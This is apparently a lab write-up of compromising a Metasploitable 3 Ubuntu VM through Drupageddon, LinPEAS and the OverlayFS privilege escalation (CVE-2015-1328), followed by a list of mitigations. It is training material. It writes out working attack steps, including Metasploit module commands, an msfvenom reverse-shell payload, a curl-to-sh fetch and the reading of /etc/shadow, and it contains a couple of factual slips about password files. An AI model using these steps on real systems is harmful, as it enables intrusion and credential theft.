|  |  |  |  |
| --- | --- | --- | --- |
|  |  | Linux Privilege Escalation via Linpeas(Core)  Otis Smith / Cybersecurity Professional / 11.30.23 |  |
|  |  |  |  |
| Pipette dropping liquid in a petri dish | | | |

|  |  |  |  |
| --- | --- | --- | --- |
|  |  |  | |
|  |  | TABLE OF CONTENTS |  |
|  |  | Summary …………………………..  Discovery……………………………  Vulnerability……………………….  Exploitation………………………..  References.………………………..  Mitigation………………………….. |  |



|  |  |  |
| --- | --- | --- |
| Summary |  | |
| In this lab, the objective was to exploit a Linux machine (Metasploitable 3 Ubuntu) and escalate privileges to gain root access. The initial access was achieved by exploiting the Drupal CMS through a known vulnerability. Further privilege escalation was performed using the LinPEAS tool, which identified several potential vulnerabilities, including the "overlayfs" vulnerability. Exploiting this vulnerability ultimately led to gaining root access on the target machine.  A hand holding a glowing city  Description automatically generated | |  |
| Discovery   1. Initial Access:  * Installed and configured Vagrant to set up the Metasploitable 3 Ubuntu machine.   Download the “Vagrant\_2.3.7\_windows\_amd64.msi”  A screenshot of a computer  Description automatically generated  The installation is now completed. A screenshot of a computer  Description automatically generated  Click on “**Finish**” and Select “**Yes**” to restart the computer.  A screen shot of a computer  Description automatically generated   * Explored open ports on the target machine using nmap.   Use the command “**nmap 10.0.2.1-254**”. Results shows the Ip address of “**10.0.2.15**” for the “**metasploitable3-ub1404”**A screenshot of a computer  Description automatically generated  Listed below are the open ports. A computer screen with a red square  Description automatically generated  Notice port like “**22/tcp ssh**””, and “**80/tcp http**” can be used for exploiting.   * Identified Drupal CMS as a potential target with interesting directories.   Open “**Firefox**” and will use the command[**http://10.0.2.15:80**](http://10.0.2.15:80)A screenshot of a computer  Description automatically generated  These are the list of the directory:  A screenshot of a computer  Description automatically generated  **Right click** on the page and select “**View Page Source**”A screenshot of a computer  Description automatically generated  Note: Drupal is a free and open-source content management system (CMS) written in PHP. It is a popular platform for building and managing websites, ranging from personal blogs to large enterprise applications. Drupal is designed to be highly flexible and customizable, allowing users to create a wide variety of websites and web applications.  Source Code result: Look through it line by line but did not see anything major. A screenshot of a computer program  Description automatically generated   1. Drupal Exploitation:  * Exploited Drupal using the "drupal\_drupageddon" module to gain a Meterpreter session.     Use the command “run” to send the payload stage to gain “**meterpreter**” connection to the “**10.0.2.15 remote host**”. A screenshot of a computer  Description automatically generated   * Identified the username "www-data" and discovered limited privileges.   Ran the command “**getuid**” and got the “**Server username” www-data”** A screen shot of a computer  Description automatically generated   1. Privilege Escalation:  * Ran LinPEAS to perform a comprehensive privilege escalation scan.   Copy this curl file “**curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh**”A screenshot of a computer  Description automatically generated  Paste the “**Linpeas**” file in the already created “**metepreter shell**” connection. Did the command “**ls**” just to view the file and pasted the file in this location.A screenshot of a computer  Description automatically generated  Hit “**Enter**” to run the file. A screenshot of a computer  Description automatically generated   * Identified critical vulnerabilities, including "dirtycow," "overlayfs," and others. According to the “**LEGEND**” “ **RED: You should take a look to it**” Scroll down and found these showing in red. Notice “**dirtycow, dirtycow2, overlayfs** and **PwnKit**”   A screenshot of a computer program  Description automatically generated   1. Payload Generation:  * Used MSFvenom to create a payload for the target architecture.   This the command to make payload “ **msfvenom -p linux/x86/shell/reverse\_tcp LHOST=10.0.2.4 LPORT=4445 -f elf > ubuntu\_rshall.elf**” and payload has been created. A screen shot of a computer  Description automatically generated   * Transferred the payload to the target machine using SCP.   Use the command “**scp /home/kali/payloads/ubuntu\_rshall.elf** [**greedo@10.0.2.15:/home/greedo**](mailto:greedo@10.0.2.15:/home/greedo)” and use the user’s password “**hanSh0tF1rst**”    The payload has been transferred to the target machine.     1. Exploiting OverlayFS:  * Attempted to exploit the "overlayfs" vulnerability using various payloads.   Use the command “**search overlayfs**” , “**use 1**, and “**options**” A screenshot of a computer  Description automatically generated   * Successfully exploited "overlayfs" using a specific CVE and gained a shell session.   Use the command “**show targets**” to get the list of CVE to use. It is currently set to “**CVE-2015-8660**” and that is not the correct one. We need to use “**CVE-2015-1328**”  A screen shot of a computer  Description automatically generated  Use the command “**set target 0**”, and “**options**”A screenshot of a computer  Description automatically generated | |  |
|  | |  |

|  |  |  |
| --- | --- | --- |
| Vulnerability |  | |
| The critical vulnerability exploited in this scenario was the "overlayfs" Local Privilege Escalation (CVE-2015-1328). This vulnerability allowed an attacker to escalate privileges from a limited user to root, providing unauthorized access to sensitive system files.   * Use the command “**run**” and now successfully running with “**Command shell session 4 opened (10.0.2.4:4444 -> 10.0.2.15:33866) at 2023-11-24 17:53:11 -0500**”   A screenshot of a computer program  Description automatically generated  Did the commands “**ls**” got “**ubuntu\_rshall.elf**”, “**whoami**” got “**root**” , and “**pwd**” **ls**  A computer screen shot of a program  Description automatically generated  Did the command “**cat /etc/shadows**” and it provided lists with the usernames seen earlier. A screen shot of a computer  Description automatically generated  Did the command “**cat /etc/passwd**” which showed the users passwords. A screenshot of a computer screen  Description automatically generated  We have proven that we have officially gained root asset and have control privilege to all the directories and files. | |  |

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Exploitation | | |  | |
| 1. Drupal Exploitation:  * Identified Drupal as a potential target.   A screenshot of a computer  Description automatically generated   * Exploited Drupal using the "drupal\_drupageddon" module to gain Meterpreter access.   A screenshot of a computer  Description automatically generatedA screenshot of a computer  Description automatically generated   * Obtained limited access as the user "**www-data**"   Ran the command “**getuid**” and got the “**Server username” www-data”** A screen shot of a computer  Description automatically generated   1. OverlayFS Exploitation:  * Identified the "**overlayfs**" vulnerability through LinPEAS.      * Exploited the vulnerability using a specific CVE, gaining a shell session.   Use the command “**show targets**” to get the list of CVE to use. It is currently set to “**CVE-2015-8660**” and that is not the correct one. We need to use “**CVE-2015-1328**”  A screenshot of a computer  Description automatically generated   * Leveraged the shell session to run MSFvenom-generated payloads.   Use the command “**set target 0**”, and “**options**”A screenshot of a computer  Description automatically generated  Use the command “**run**” and now successfully running with “**Command shell session 4 opened (10.0.2.4:4444 -> 10.0.2.15:33866) at 2023-11-24 17:53:11 -0500**”  A screenshot of a computer program  Description automatically generated | | | |  |
| References |  |  | |  |

1. Tools Used:

* Vagrant
* Metasploitable 3
* LinPEAS

1. Commands and Exploits:

* nmap 10.0.2.1-254
* Drupal Exploitation: msconsole -q, search drupal, use 2, set RHOSTS 10.0.2.15, set TARGETURI http://10.0.2.15/drupal/, run
* OverlayFS Exploitation: LinPEAS, MSFvenom, SCP, search overlayfs, use 1, set SESSION <session\_id>, set target 0, run

1. CVEs Exploited:


* CVE-2016-5195 (DirtyCow)
* CVE-2015-1328 (OverlayFS)

1. Payloads:

* MSFvenom Payload: msfvenom -p linux/x86/shell/reverse\_tcp LHOST=10.0.2.4 LPORT=4445 -f elf > ubuntu\_rshall.elf

1. Additional Information:

* Drupal CMS
* OverlayFS Local Privilege Escalation (CVE-2015-1328)

Mitigation: 

1. Regular System Patching:
   * Ensure that the Linux operating system and all installed applications are regularly updated with the latest security patches.
   * Regularly check for and apply updates to address known vulnerabilities.
2. Security Awareness Training:
   * Conduct security awareness training for system administrators and users to educate them about the risks of known vulnerabilities and best practices for secure configuration.
3. Least Privilege Principle:
   * Implement the principle of least privilege to restrict users and processes to the minimum level of access required to perform their tasks.
   * Regularly review and update user privileges based on job roles.
4. Network Segmentation:
   * Implement network segmentation to isolate critical systems from potentially vulnerable or compromised segments.
   * Use firewalls and access controls to restrict network traffic between segments.
5. Web Application Security:
   * Regularly audit and secure web applications, including content management systems like Drupal.
   * Apply security patches and updates to web applications promptly.
6. Vulnerability Scanning:
   * Conduct regular vulnerability scans on Linux systems using reputable tools to identify and remediate potential weaknesses.
   * Prioritize the resolution of critical vulnerabilities.
7. File System Security:
   * Monitor and secure file systems against privilege escalation vulnerabilities.
   * Regularly audit file and directory permissions to ensure they adhere to the principle of least privilege.
8. Intrusion Detection and Prevention:
   * Implement intrusion detection and prevention systems to monitor for unusual activities or attempts at privilege escalation.
   * Configure alerts for suspicious behavior.
9. Incident Response Plan:
   * Develop and maintain an incident response plan outlining the steps to be taken in case of a security incident.
   * Conduct regular drills and training to ensure a prompt and effective response.
10. CVE Monitoring:
    * Stay informed about Common Vulnerabilities and Exposures (CVEs) relevant to the Linux environment.
    * Subscribe to security mailing lists and monitor official channels for CVE announcements.
11. Access Monitoring:
    * Implement robust access monitoring and logging to detect and investigate unauthorized access attempts.
    * Regularly review access logs for anomalies.
12. Security Tools:
    * Utilize security tools such as intrusion detection systems, anti-malware software, and file integrity monitoring to enhance overall security.

By implementing these mitigation strategies, organizations can significantly reduce the risk of unauthorized access and privilege escalation on Linux systems. It is essential to adopt a proactive approach to security, continuously assess the environment, and promptly address any identified vulnerabilities. Regular training and awareness programs contribute to a security-conscious culture within the organization.

Report:

Through a systematic process of initial access, Drupal exploitation, and privilege escalation using LinPEAS, the lab successfully demonstrated the exploitation of a Linux machine. The critical vulnerability in OverlayFS allowed the attacker to escalate privileges and gain root access, highlighting the importance of securing systems against known vulnerabilities. This exercise emphasizes the significance of regular security assessments to identify and address potential weaknesses in Linux environments.